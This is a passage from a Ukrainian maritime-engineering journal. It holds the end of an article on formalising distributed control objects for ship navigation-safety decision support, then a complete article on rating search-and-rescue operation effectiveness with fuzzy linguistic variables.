Функціонування інформаційної моделі об'єкта управління (ОУ) наведено на рис. 1. На основі поточних даних  $\Theta$  блок актуалізації  $z$  формує поточну приведену модель об'єкта управління  $\psi$  яка надходить у блок порівняння станів  $diff$ . Розбіжність у значеннях станів формує нев'язку  $\delta$ , за значенням якої блок  $eff$  формує набір команд управління  $C$ . У відповідь на команди управління, що надійшли, РОУ видає певні дані. Вимоги  $R$ , що висуваються до користувача, не враховують структуру об'єкта управління, який виступає як «чорна скринька».

Відповідно до виразу (2), інформаційна модель об'єкта управління може бути представлена моделлю структури об'єкта управління  $z_s$ , що повільно змінюється, і моделлю стану окремих елементів управління  $z_p$ . Відповідно, це приводить (рис. 2) до виділення блоків актуалізації структури та параметрів.

Представимо дану модель управління як модель подій. Тоді множини подій  $D_p$  можна вважати дискретною, а для переходу від безперервних значень до дискретних застосуємо порогову логіку.

Набір параметрів та порогових значень елемента об'єкта управління описуватиметься у класі елемента. Отже, значення полів об'єктів у наведеній моделі  $\psi$  будуть приймати дискретні значення, відповідно до описаної множини порогових значень. Тоді специфікація  $R$  до стану об'єкта управління буде визначатися набором допустимих дискретних значень параметрів елементів об'єкта управління. Нев'язка формується як набір недопустимих значень параметрів, на основі яких з бази блоку  $eff$  відбувається вибір правил управління.

Наведені міркування дозволяють перейти до специфікації наведеної схеми до логічної фільтрації подій у СППР. У системах подій потік даних  $D$  проходить попередню обробку, що полягає в дискретизації значень. Прийняття рішення про наявність нев'язки приймається у два етапи.

На першому етапі формується множина нев'язок станів елементів  $\{\delta_i\}$  складових РОУ.

Еталонний стан  $R$  визначається програмними процедурами, що дискретизують значення  $D_p$  елемента та формують події. Нев'язкою є перехід елемента в один із недопустимих станів.

На етапі логічної фільтрації передбачається проектування множини нев'язок  $\{\delta_i\}, i = 1 \dots N$ , на модель поведінки РОУ. Це пояснюється, з одного боку, як реалізація відношень актуалізації, а, з іншого, – як формування нев'язки РОУ  $\{\delta_j\}, j = 1 \dots M, M < N$ , як цілого. Тому у системі відбувається об'єднання блоків формування нев'язки  $diff$  та актуалізації  $z_p$ . Контур, пов'язаний з контролем структури РОУ, залишається без зміни.

**Висновки.** Запропонований підхід не дозволяє перевірити коректність кінцевої моделі переходів, що отримана шляхом об'єднання моделей окремих елементів РОУ. Це пояснюється тим, що результуюча модель повинна бути ациклічною, оскільки граф залежностей подій не містить циклів та інших тупиків. Для досягнення зазначеної властивості необхідно застосувати алгебраїчний підхід до опису поведінки елементів РОУ. Тобто потребує розробки метод переходу від структурної моделі, що отримує на виході  $z_s$ , до моделі поведінки, що використовується при логічній фільтрації.




Рис. 1. Цикл управління розподіленого об'єкта управління




Рис. 2. Цикл управління об'єктом при деталізації моделі

Запропонований підхід до формалізації процесу розробки моделі об'єкта управління при наявності впливів зовнішнього середовища, що можуть викликати зміни його структури. Для

компенсації впливів розроблено модель РОУ. Вона являє собою трійку, до складу якої входять схеми класів, даних і відносини актуалізації.

#### Список літератури:

1. Конвенція про Міжнародні правила запобігання зіткненню суден на морі 1972 року : Конвенція Міжнар. мор. орг. від 20.10.1972 р. : станом на 17 листоп. 1992 р. URL: [https://zakon.rada.gov.ua/laws/show/995\\_137#Text](https://zakon.rada.gov.ua/laws/show/995_137#Text) (дата звернення: 02.04.2024).
2. Mishima, S., Kinnas S. A. Application of numerical optimization technique to the design of cavitating propellers in non-uniform flow. *Journal of Ship Research*. 1997. Vol. 41. P. 93–107. DOI: 10.5957/jsr.1997.41.2.93.
3. Gaafary M. M., El-kilani H. S., Moustafa M. M. 2010. Optimum design of b-series marine propellers. *Alexandria Engineering Journal*. Vol. 50. № 1. P. 13–18. DOI: 10.1016/j.aej.2011.01.001.
4. Nakisa M., Abbasi M. J., Amini A. M. Assessment of marine propeller hydrodynamic performance in open water via cfd. In *Proceedings of MARTEC 2010*. 2010. Vol. 389. P. 1019–1025. DOI: 10.4028/www.scientific.net/AMM.389.1019
5. Sheng H., Xiang-yuan Z. CFD simulation of propeller and rudder performance when using additional thrust fins. *Journal of Marine Science and Application*. 2007. Vol. 6 (4). P. 27–31. DOI:10.1007/s11804-007-7023-3.
6. Łazarowska A. Decision support system for collision avoidance at sea. *Polish Maritime Research*. 2012. Vol. 19. № 74S. P. 19–24. DOI:10.2478/v10012-012-0018-2.
7. Wolejsza P., Szewczuk T. Analysis of navigational data availability on the basis of m/s Nawigator XXI. *Scientific Journals, Maritime University of Szczecin*. 2008. No. 13 (85). P. 115–119.
8. Bole A., Dineley B. Radar and ARPA manual. Butterworth-Heinemann Ltd, Oxford, 2000. 539 p.
9. Key to successful incident inquiry / Rothblum A.M. et al. In *Proceedings 2nd international workshop on human factors in offshore operations*, HFW2002, Houston, TX. P. 1–6.
10. Cockcroft A.N., Lameijer J.N.F. A guide to collision avoidance rules. Elsevier, Butterworth-Heinemann, 2012. 183 p.
11. Lisowski J. Computational intelligence methods in the safe ship control process. *Polish Maritime Research*. 2001. No. 1. Vol. 8. P. 18–24.

#### Trofymenko I.V., Plita L.L., Ivanenko V.M., Fedunov V.M. AN APPROACH TO FORMALISATION OF DISTRIBUTED CONTROL OBJECTS IN THE MODEL OF ENSURING NAVIGATION SAFETY ON A SHIP

*The purpose of the article is to study the approaches to formalising distributed control objects in the model of ensuring navigation safety on a ship. This goal is achieved by analysing the sources of information related to solving the task of formalising control objects in ensuring navigation safety on board a ship, as well as the processes directly related to ensuring navigation safety of navigation. It is established that a promising direction of ensuring navigation safety on board a ship is the development and implementation of decision support systems for navigation safety. It is proved that distributed control objects are characterised by close interaction with a clearly defined structure and dynamics of functioning. The model of distributed control objects is represented by a set of interconnected classes and objects belonging to these classes. To update the composition and structure of the system or the state of individual objects, an update relation is used, which generates class objects based on data, as well as updates the state of objects. In the article, when considering the model of a ship control system, the actualisation relation is implemented by the functions of the navigator's logic, and the data entered into the system are used as data. In the case of a relatively constant structure of the control object, the actualisation relation is represented by two components – the relation of actualisation of the structure (objects and links between them) of the control object and the relation of actualisation of parameters of models of elements of the distributed system. It is proposed to record the structure and parameters of distributed control objects, to consider the current state of the database as the model in the ship's control system, and the model of the control module as an xml description of the corporate network topology. The most significant result of the study is a description of the functioning of the information model of the control object, where, based on the current data, the updating unit forms the current reduced model of the control object, which is fed into the state comparison unit. The discrepancy in the values of the states forms a discrepancy, according to the value of which the block generates a set of control commands. In response to the incoming control commands, distributed control objects produce certain data. The requirements for the user do not take into account the structure of the control object, which acts as a black box. Further work is to conduct research on the development of a method for transition from the structural model to the behavioural model used in logical filtering.*

**Key words:** formalisation, ship, distributed control object, information model, control team, parameter, database.



УДК 629.5.083.8  
DOI <https://doi.org/10.32782/2663-5941/2024.3.2/34>

**Трофименко І.В.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

**Урум Н.С.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

**Пліта Л.Л.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

**Іваненко В.М.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

## МЕТОДИКА ОЦІНКИ ЕФЕКТИВНОСТІ ПОШУКОВО-РЯТУВАЛЬНОЇ ОПЕРАЦІЇ НА МОРІ НА ОСНОВІ ВИКОРИСТАННЯ ЛІНГВІСТИЧНИХ ЗМІННИХ НЕЧІТКИХ МОДЕЛЕЙ

*Метою статті є удосконалення методики оцінки ефективності пошуково-рятувальної операції на морі на основі використання лінгвістичних змінних нечітких моделей, що дозволяє отримувати прийнятний результат в умовах обмежених вихідних даних. Поставлена мета досягається шляхом визначення ймовірнісних подій різних видів діяльності сил і засобів пошуково-рятувальної операції як незалежними та спільними між собою, зважаючи на їхнє часове розташування. При цьому, по-перше, потрібно провести розрахунки ймовірностей для різних видів діяльності сил і засобів пошуково-рятувальної операції незалежно один від одного з метою визначення ймовірності виникнення несприятливих наслідків. По-друге, для цих розрахунків пропонується використовувати нечіткі експертні оцінки рівня впливу несприятливих факторів замість ваг як поправочних коефіцієнтів. Цей підхід дозволяє використовувати багатозначні вербальні оцінки замість бінарних оцінок несприятливих факторів, які можуть бути недостатньо точними. У третьому кроці здійснюється розрахунок ймовірностей для різних видів діяльності сил і засобів пошуково-рятувальної операції з використанням цих нечітких експертних оцінок. Таким чином визначено, що використання нечітких експертних оцінок впливу негативних факторів на продуктивність робочих процесів та їх реалізація може бути способом вирішення ключових проблем наявної методики оцінювання ефективності пошуково-рятувальної операції. Ці проблеми містять недостатній рівень диференціації впливу більшості негативних факторів, неоднозначність методики в різних умовах та недостатню кількість контрольних даних. Запропонований підхід, який використовує лінгвістичні змінні та визначає їх терм-множини, дозволяє отримувати чіткі оцінки рівня впливу негативних факторів на продуктивність робочих процесів. Найбільш суттєвим результатом є введення евристичної реалізації з мінімальними терм-множинами та трикутними функціями належності лінгвістичних змінних, що дозволяє отримувати задовільний результат в умовах обмежених вихідних даних. Подальшим напрямом роботи є розвиток методів оцінювання ефективності пошуково-рятувальної операції з більш гнучким врахуванням впливу негативних факторів, наприклад, створення системи нечіткого виведення.*

**Ключові слова:** нечітка оцінка, лінгвістична змінна, несприятливий фактор, зовнішній вплив, пошуково-рятувальна операція.

**Постановка проблеми.** Безпека на морі має величезне значення, тому практично всі морські держави мають затверджені на державному рівні плани пошуку та рятування (SAR) [1; 2]. Ці заходи є важливими та витратними, тому велика увага приділяється їх ефективності. У роботі розглянуто підхід щодо удосконалення методики оцінки ефективності пошуково-рятувальної операції

(ПРО) з використанням методів штучного інтелекту, а саме нечітких моделей. Методика, що удосконалюється, розроблена для визначення ефективності системи ПРО в залежності від кількості аварійних об'єктів, що перебувають у районі проведення ПРО [1]. Ця ефективність визначається як ймовірність надання допомоги заданій кількості аварійних об'єктів, а результуючу ефективність системи ПРО розраховують за сукупністю всіх можливих випадків з урахуванням їхньої ймовірності. Оцінка ефективності ПРО в кожному конкретному випадку базується на ймовірності надання допомоги аварійним об'єктам без урахування зовнішніх впливів, а потім коригується ймовірністю негативних зовнішніх впливів на перебіг ПРО. Для вибору найефективнішого варіанту ПРО потрібно адекватно оцінювати ймовірність надання допомоги у кожному випадку.

У методиці розглядаються несприятливі зовнішні впливи на перебіг ПРО, які вважаються попарно незалежними та спільними ймовірнісними подіями, такими як гідрометеорологічні та фізико-географічні умови, а також несприятливі технічні чинники, такі як невідповідність характеру аварії тактико-технічним можливостям рятувального загону, технічний стан рятувальних суден і засобів рятування та їхній ступінь надійності. Таким чином, ймовірність  $P_{AEI}$  врахування несприятливих зовнішніх впливів на перебіг ПРО визначається таким виразом:

$$P_{AEI} = P_{AEN} + P_{ATF} - P_{AEN}P_{ATF}, \quad (1)$$

де  $P_{AEN}$  – ймовірність несприятливого впливу гідрометеорологічних і фізико-географічних умов;

$P_{AEN}$  – ймовірність впливу несприятливих технічних факторів. Ймовірність цих несприятливих зовнішніх впливів залежить від властивих їм несприятливих чинників, що знижують ефективність ПРО, які також приймають попарно незалежними.

Для більш об'єктивного врахування в методиці несприятливим чинникам присвоюються певні ваги залежно від очікуваного ступеня їхнього впливу на кінцевий результат пошуку аварійних об'єктів, переходу до району аварійних об'єктів і виконання завдань ПРО в районі аварійних об'єктів, які розглядаються як види діяльності сил і засобів ПРО. Саме ці ваги виконують роль поправочних коефіцієнтів урахування різних відхилень реальних умов від ідеалізованих, описаних математичною моделлю (графічно сутність методики відображено на рис. 1).

Методика не вказує, яку умовну вагу слід застосовувати для сил та засобів пошуково-ряту-

вальної операції при малій видимості, але використання різних значень може призвести до неоднозначних результатів. Крім того, відсутність градацій несприятливих умов, які можуть знизити ефективність ПРО, також впливає на точність оцінки результатів. Це зумовлено нерозрахунковим характером таких умов. Однак, вирішити ці проблеми тільки за допомогою запропонованої методикою коригування, розширення та доповнення або розширення дерева (рис. 1) з умовними вагами на основі результатів спеціальних навчань сил ПРО неможливо.

#### Аналіз останніх досліджень і публікацій.

Питанням підвищення ефективності пошуково-рятувальної операції присвячена значна кількість як наукових досліджень так і нормативних документів. Наприклад, в національному плані SAR США акцентується на необхідності максимального використання всіх можливих ресурсів та співпраці для забезпечення ефективних пошуково-рятувальних операцій, мінімізації ризиків та збереженні максимальної кількості життів [2].

Постійно розвиваються техніки підвищення ефективності пошуку та рятування на морі. Наприклад, берегова охорона Великої Британії пропонує використовувати байєсівські мережі та бінарну логістичну регресію для моделювання надійності операцій [3]. У Канаді розроблено географічну систему підтримки прийняття рішень SARPlan, що допомагає оптимізувати планування пошукових місій для зниклих літаків. Модулі оптимізації системи базуються на теорії пошуку та градієнтному пошуку, і спрямовані на максимізацію ймовірності успіху місії та зниження експлуатаційних витрат. Використання таких підходів збільшує, наприклад, шанси на успішне знаходження загубленого літака і людей на його борту.

Використання емпіричних залежностей має важливу роль у багатьох галузях людської діяльності, і це не можна недооцінити. Суворі математичні моделі здатні лише описувати окремі аспекти реальних процесів, або їхні уявлення у вигляді ідеалізованих сценаріїв. Часто для врахування різних відхилень реальних умов від ідеалізованих, в таких моделях вводяться поправочні коефіцієнти або вирази на основі емпіричних даних.

Аналогічний підхід застосовується в оцінці ефективності ПРО, розглянутий в [1]. Ця методика розроблена відповідно до Концепції розвитку системи пошуково-рятувального забезпечення та її основні положення реалізовані в комплексі засобів автоматизації морської рятувальної

операції. У цій методиці ефективність системи ПРО визначається як частка аварійних об'єктів, яким була надана допомога силами ПРО внаслідок пошуково-рятувальних дій (ПРД), від загальної кількості аварійних об'єктів у районі. Ця методика дозволяє прогнозувати ефективність різних можливих (найбільш ймовірних) варіантів ПРД та вибирати найефективніший варіант.

**Постановка завдання.** Метою статті є удосконалення методики оцінки ефективності пошуково-рятувальної операції на морі на основі використання лінгвістичних змінних нечітких моделей, що дозволяє отримувати прийнятний результат в умовах обмежених вихідних даних.

**Викладення основного матеріалу.** Для досягнення мети пропонується припустити, що ймовірнісні події різних видів діяльності сил і засобів ПРО є незалежними та спільними між собою, зважаючи на їхнє часове розташування. Це означає, що можна позначити ймовірності несприятливих впливів при різних видах діяльності сил і засобів

ПРО – «пошук», «перехід» і «виконання». Отже, відповідно до виразу (1) та до дерева ваг (рис. 1) отримаємо такий вираз:

$$P_{AEI} = P_S + P_T + P_E - P_S P_T - P_S P_E - P_T P_E + P_S P_T P_E, \quad (2)$$

де  $P_S$  – ймовірність пошуку аварійних об'єктів;

$P_T$  – ймовірність переходу в район аварійних об'єктів;

$P_E$  – ймовірність виконання завдань ПРО.

Другим кроком є проведення розрахунків ймовірностей  $P_S, P_T, P_E$  для різних видів діяльності сил і засобів ПРО незалежно один від одного, наприклад, згідно з виразом (1), з метою подальшого обчислення  $P_{AEI}$ .

На третьому кроці для обчислення ймовірностей  $P_S, P_T, P_E$  для різних видів діяльності сил і засобів ПРО пропонується перейти від використання ваг як поправочних коефіцієнтів до використання нечітких експертних оцінок рівня впливу несприятливих факторів. Цей підхід дозволяє замість бінарних оцінок несприятливих факторів, які




Рис. 1. Дерево визначення умовної ваги очікуваного ступеня впливу несприятливих факторів на ефективність ПРО

мають нерозрахунковий характер, використовувати багатозначні вербальні оцінки.

Для переходу до нечітких експертних оцінок згідно зі змістом дерева ваг (рис. 1), введемо лінгвістичні змінні впливу негативних факторів:

- 1) F1 – зниження пошукової продуктивності сил пошуку відносно розрахункової;
- 2) F2 – нічні умови;
- 3) F3 – штормові умови;
- 4) F4 – умови малої видимості;
- 5) F5 – несприятлива гідрологія.

Значення лінгвістичних змінних визначаються нечіткими множинами, які мають поіменовані значення і функції належності, що приймають значення в діапазоні від 0 до 1. Кожна лінгвістична змінна має свій перелік значень, який обмежується трьома або шістьма градаціями, оскільки людина зазвичай не може розрізнити більшу кількість градацій у словесних оцінках [4–8].

Функція належності  $\mu(x)$  відображає персональну впевненість експерта відносно того, наскільки конкретне значення  $x$  базової шкали носія (яка є підмножиною універсуму, де функція приналежності завжди більша за 0) відповідає нечіткій множині, визначеній цією функцією. Універсум для значень лінгвістичних змінних, які визначають нечіткі множини, охоплює діапазон від 0 до 1, де значення інтерпретуються як очікуваний ступінь впливу відповідного несприятливого фактору з точністю не вище 0.01 (див. таблицю). Основний клас методів побудови функції належності полягає в експертній оцінці. Функція належності має природні властивості, такі як один максимум і гладкі фронти, які затухають до нуля [4–10].

В подальшому будемо використовувати умовні ваги, наведені на дереві ваг (див. рис. 1), як значення на базовій шкалі носія, для якої значення функцій приналежності відповідних лінгвістичних змінних, які відповідають вагам, будуть дорівнювати максимальному значенню 1, яке є нормалізованим значенням для функцій приналежності. Ці лінгвістичні змінні містять всі значення лінгвістичної змінної F1, значення «повністю нічні умови» для лінгвістичної змінної F2 та значення «складні», яке додається до імені відповідної лінгвістичної змінної, для всіх інших лінгвістичних змінних.

Після того, як функції приналежності лінгвістичних змінних визначені інженерами, що дозволяє експертам обрати значення впливу небажаних факторів у конкретних умовах ПРО, можна визначити ймовірності  $P_S, P_T, P_E$  для різних видів

діяльності сил і засобів ПРО. Для цього використовуються методи дефазифікації, які перетворюють нечіткі множини на відповідні чіткі значення в залежності від контексту завдання. Дефазифікація може виконуватися різними методами, такими як метод центру тяжіння композиції максимум-мінімум, метод медіани, метод ваг, або крайні максимуми. Вибір методу залежить від контексту завдання, а найбільш придатними методами є метод ваг, якщо експерт обрав однозначне значення лінгвістичних змінних, або метод медіани, якщо експерт вказав декілька значень. Важливо враховувати, що семантика операцій над нечіткими множинами сильно залежить від контексту.

Щоб повністю визначити значення лінгвістичних змінних впливів несприятливих чинників, необхідно визначити величини для значень лінгвістичних змінних, які не можна отримати безпосередньо з дерева ваг (див. рис. 1), а також визначити види функцій належності для всіх значень лінгвістичних змінних. У цьому контексті можна використовувати різні реалізації, проте їх оптимізація класичними методами, такими як мінімізація середньоквадратичної помилки, що виникає між заданими вихідними значеннями та значеннями нечіткої моделі, неможлива через недостатню кількість контрольних даних в даному контексті. Тому запропоновано використовувати евристичну реалізацію розглянутого нечіткого підходу.

У зв'язку з тим, що потік вихідних даних має невеликий обсяг, у роботі використовуються широко поширені трикутні функції приналежності, які є нормованими (з одиничним максимумом). Вони відрізняються простотою та наочністю у поєднанні з достатньою точністю даних. Вершини цих функцій визначаються максимальними значеннями на базовій шкалі носія. При визначенні меж основи функції належності, які затухають до нуля, будемо припускати, що за такої невеликої кількості градацій лінгвістичних оцінок те саме значення на базовій шкалі носія може належати не більше ніж до двох суміжних термів лінгвістичних змінних. Якщо побудувати функцію належності всіх термів лінгвістичних змінних за однаковими правилами, основи не повинні виходити за значення носія максимумів функції належності суміжних термів. Якщо значення носія перебуває між вершинами функції належності, то воно належить до обох суміжних термів лінгвістичних змінних, якщо значення носія основи співпадає з максимумом суміжних

термів. Якщо використовувати трикутні функції належності, то сума значень приналежностей для кожного значення носія нечіткої множини лінгвістичної змінної в області перетину термів буде дорівнювати одиниці.

Згідно з цією властивістю, графіки, які показують, як експерти вибирають значення лінгвістичних змінних, що впливають на небажані фактори, мають просту форму. Ширину основи

функції приналежності для крайніх термів лінгвістичних змінних встановлюють таким чином, що вона дорівнює ширині основи іншого терму тієї ж змінної, якщо немає суміжних термів. При цьому ліве значення основи лівого терма завжди має значення 0 на базовій шкалі. Графіки функцій належності для термів лінгвістичних змінних, які були побудовані за таким принципом, для оцінки ефективності ПРО наведено на рис. 2.




Рис. 2. Приклад функцій приналежності термів лінгвістичних змінних




Рис. 3. Приклад дефазифікації експертних значень лінгвістичних змінних впливів несприятливих факторів

Ця особливість, яка полягає в тому, що для кожного значення носія в ділянці перетину значень лінгвістичних змінних сума значень приналежностей дорівнює одиниці, дозволяє легко візуалізувати експертний вибір значень лінгвістичної змінної шляхом графічної дефазифікації. Експертну оцінку очікуваного ступеня впливу відповідного несприятливого фактору на такому графіку можна позначити на вісі ординат, а значення лінгвістичних змінних можна розмістити на вісі абсцис в порядку зростання. Графік являє собою ламану лінію, яка з'єднує точки максимумів відповідних значень лінгвістичних змінних.

На рис. 3 показані графіки дефазифікації експертного вибору значень лінгвістичних змінних для оцінки ефективності ПРО.

Готові графіки дефазифікації експертних значень лінгвістичних змінних впливів несприятливих факторів дозволяють швидко отримувати чіткі оцінки рівня впливу цих факторів на лінгвістичну змінну для якісної оцінки ефективності ПРО.

**Висновки.** Використання нечітких експертних оцінок впливу несприятливих чинників на ефективність ПРО та їх реалізація є способом вирішення основних проблем наявної методики оцінювання ефективності ПРО, зокрема, недостатньої градації впливу більшості несприятливих чинників, неоднозначності методики в різних умовах, відсутності достатньої кількості контрольних даних тощо.

Запропонований підхід з використанням лінгвістичних змінних та визначенням їхніх термножин дозволяє отримувати чіткі оцінки рівня впливу несприятливих чинників на ПРО. Введення евристичної реалізації з мінімальними термножинами та трикутними функціями належності лінгвістичних змінних дозволяє отримувати прийнятний результат в умовах обмежених вихідних даних. Цей підхід може бути використаний як основа для подальшого розвитку методів оцінювання ефективності ПРО з більш гнучким врахуванням впливу несприятливих чинників, наприклад, створення системи нечіткого висновку.

#### Список літератури:

1. New Zealand Search and Rescue Council. The New Zealand Search and Rescue Strategic Plan 2017-2020. *Ministry of Transport*. URL: <https://nzsar.govt.nz/assets/Downloadable-Files/NZSAR-Strategic-Plan.pdf> (дата звернення: 01.05.2024).
2. National Search and Rescue Plan of the United States. URL: [https://www.dco.uscg.mil/Portals/9/CG-5R/manuals/National\\_SAR\\_Plan\\_2016.pdf](https://www.dco.uscg.mil/Portals/9/CG-5R/manuals/National_SAR_Plan_2016.pdf) (дата звернення: 01.05.2024).
3. Norrington L., Quigley J., Russell A., Van der Meer R. Modelling the reliability of search and rescue operations with Bayesian Belief Networks. *Reliability Engineering & System Safety*. 2008. Vol. 93. Iss. 7. P. 940–949. DOI: 10.1016/j.res.2007.03.006.
4. Zadeh L.A. Calculus of fuzzy restrictions. *Fuzzy Sets and Their Applications to Cognitive and Decision Processes* / ed. by Zadeh L.A. and al. New York: Academic Press, 1975. P. 1–41.
5. Zadeh L.A. Fuzzy logic and approximate reasoning. *Synthese*. 1975. Vol. 80. P. 407–428.
6. Zadeh L.A. A theory of approximate reasoning. *Machine Intelligence*. 1979, Vol. 9. P. 149–194.
7. Ruan D. Fuzzy logic and soft computing in nuclear engineering. *Proceedings of the Eighth International Fuzzy Systems Association World Congress, Taipei Taiwan, August 17-20 1999*. Vol. 1. P. 325–329.
8. Ruan D. Fuzzy logic and intelligent computing in nuclear engineering / ed. by L.A. Zadeh, J. Kacprzyk. *Computing with Words in Information/Intelligent Systems 2*. 1999. P. 567–585.
9. Kayiran B., Yazir D., Aslan B. Data-driven Bayesian network approach to maritime accidents involved by dry bulk carriers in Turkish search and rescue areas. *Regional Studies in Marine Science*. 2023 Vol. 67. 103193. DOI: 10.1016/j.rsma.2023.103193.
10. Dabrowski J.J., Beyers C., de Villiers J.P. Systemic banking crisis early warning systems using dynamic Bayesian networks. *Expert Systems with Applications*. 2016. Vol. 62. P. 225–242.

#### **Trofymenko I.V., Urum N.S., Plita L.L., Ivanenko V.M. A METHODOLOGY FOR EVALUATING THE EFFECTIVENESS OF A SEARCH AND RESCUE OPERATION AT SEA BASED ON THE USE OF LINGUISTIC VARIABLES OF FUZZY MODELS**

